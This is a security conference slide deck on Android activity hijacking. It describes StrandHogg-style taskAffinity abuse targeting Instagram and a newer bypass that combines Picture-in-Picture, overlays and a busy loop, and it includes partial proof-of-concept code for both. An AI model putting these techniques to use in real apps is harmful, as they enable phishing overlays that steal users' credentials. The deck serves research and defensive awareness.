

# BHACK

## CONFERENCE 2024

### Hijacking Attacks on Mobile Devices



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# Agenda

- **Intro + what is AHA**
- **Protections on modern devices**
- **Bypass Security policies**
- **References**



# Introduction



# Intro + what is AHA

- Activity Hijack Attack (AHA) is an old UI attack technology
- +10 Years! Banking Trojans and spyware began to proliferate on the Android 4.0 platform.
- Hijacking software
  - Accurately monitors user behavior and hijacks barely noticeable content;
  - This technique does not require any permissions and additional user interaction;
  - has become one of the underground industry's favorite attack methods



# Intro + what is AHA

## AHA-based Hijackware Chain

```
<activity android:allowTaskReparenting="true"
    android:label="SH PoC_2"
    android:name="oryon.poc.strandhogg_poc.MainActivity"
    android:taskAffinity="com.instagram.android">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

# DEMO PoC 1

Case StrandHogg



# does this still work?




**Come out Hacker**

Google **will not allow** this to happen!!!




# Protections on modern devices





# Protections on modern devices



# Protections on modern devices

## Protection details

BAL(Background Activity Launch)  
background activity launch restriction

- **Notifications** for user interactions
- Request screen **overlay** permission

```
NotificationManager notificationManager =  
    (NotificationManager) getSystemService(Context.NOTIFICATION_SERVICE);  
  
Notification notification = new NotificationCompat.Builder(this, CHANNEL_ID)  
    .setContentTitle("Notification Title") // Title of the notification  
    .setContentText("Click to open")      // Body text of the notification  
    .setSmallIcon(R.drawable.ic_launcher) // Small icon for the notification  
    .setContentIntent(pendingIntent)      // Intent to open the activity  
    .build();  
  
notificationManager.notify(NOTIFICATION_ID, notification); // Display the notificat
```

```
if (!Settings.canDrawOverlays(this)) {  
    Intent intent = new Intent(Settings.ACTION_MANAGE_OVERLAY_PERMISSION);  
    startActivityForResult(intent, REQUEST_CODE);  
}
```



# Protections on modern devices

## Protection details

### LMKD (Low Memory Killer Daemon)

Ensure that system resources are managed properly, **preventing unauthorized applications** from becoming active or excessively utilizing device memory

```
emu64xa:/ $ ls -l /proc | grep u0
```

dr-xr-xr-x	9	u0_a163	u0_a163	0	2024-11-25	23:01	1002
dr-xr-xr-x	9	u0_a186	u0_a186	0	2024-11-25	23:01	1007
dr-xr-xr-x	9	u0_a142	u0_a142	0	2024-11-25	22:33	11531
dr-xr-xr-x	9	u0_a128	u0_a128	0	2024-11-25	22:33	12001
dr-xr-xr-x	9	u0_a161	u0_a161	0	2024-11-25	23:01	1207
dr-xr-xr-x	9	u0_a179	u0_a179	0	2024-11-25	23:01	1215
dr-xr-xr-x	9	u0_a128	u0_a128	0	2024-11-25	23:13	1249
dr-xr-xr-x	9	u0_a212	u0_a212	0	2024-11-25	23:01	13371
dr-xr-xr-x	9	u0_a191	u0_a191	0	2024-11-25	23:01	14490
dr-xr-xr-x	9	u0_a130	u0_a130	0	2024-11-25	22:33	14782
dr-xr-xr-x	9	u0_a128	u0_a128	0	2024-11-25	22:33	14803

```
emu64xa:/ $ cat /proc/13371/oom_score_adj
```

100 ←



# Bypass Security Policies

# Bypass Security Policies


## Picture-in-Picture (PiP)

Ensure that system resources are managed properly, **preventing unauthorized applications** from becoming active or excessively utilizing device memory

## New attack surface ?

**POTETIAL THREATS!!!**

The PiP window can almost be considered a **system-level** floating window that does not require SAW privileges. **Any unprivileged** application can freely use PiP mode without user authorization





# Bypass Security Policies

Resume Attack:

Abuse of PIP technology +  
windowsManager + OverlayService

=

HIJACKING

```
private void enterPiPModeWithSourceHint() {  
    Rational aspectRatio = new Rational( numerator: 16, denominator: 9);  
  
    PictureInPictureParams.Builder builder = new PictureInPictureParams.Builder();  
  
    Rect rectHint = new Rect( left: 1, top: 1, right: 2, bottom: 2);  
    builder.setSourceRectHint(rectHint);  
  
    builder.setAspectRatio(aspectRatio);  
    enterPictureInPictureMode(builder.build());  
    while (true);  
}
```

```
private void showOverlay() {  
    if (windowManager == null) {  
        windowManager = (WindowManager) getSystemService(WINDOW_SERVICE);  
    }  
  
    if (overlayView == null) {  
        // Inflar o layout da sobreposição com a tela cheia  
        LayoutInflater inflater = (LayoutInflater) getSystemService(Context.LAYOUT_INFLATER_SERVICE);  
        overlayView = inflater.inflate(R.layout.overlay_layout, root: null);  
    }  
}
```

# DEMO PoC 2

Modern Devices



# Questions? Thank You!



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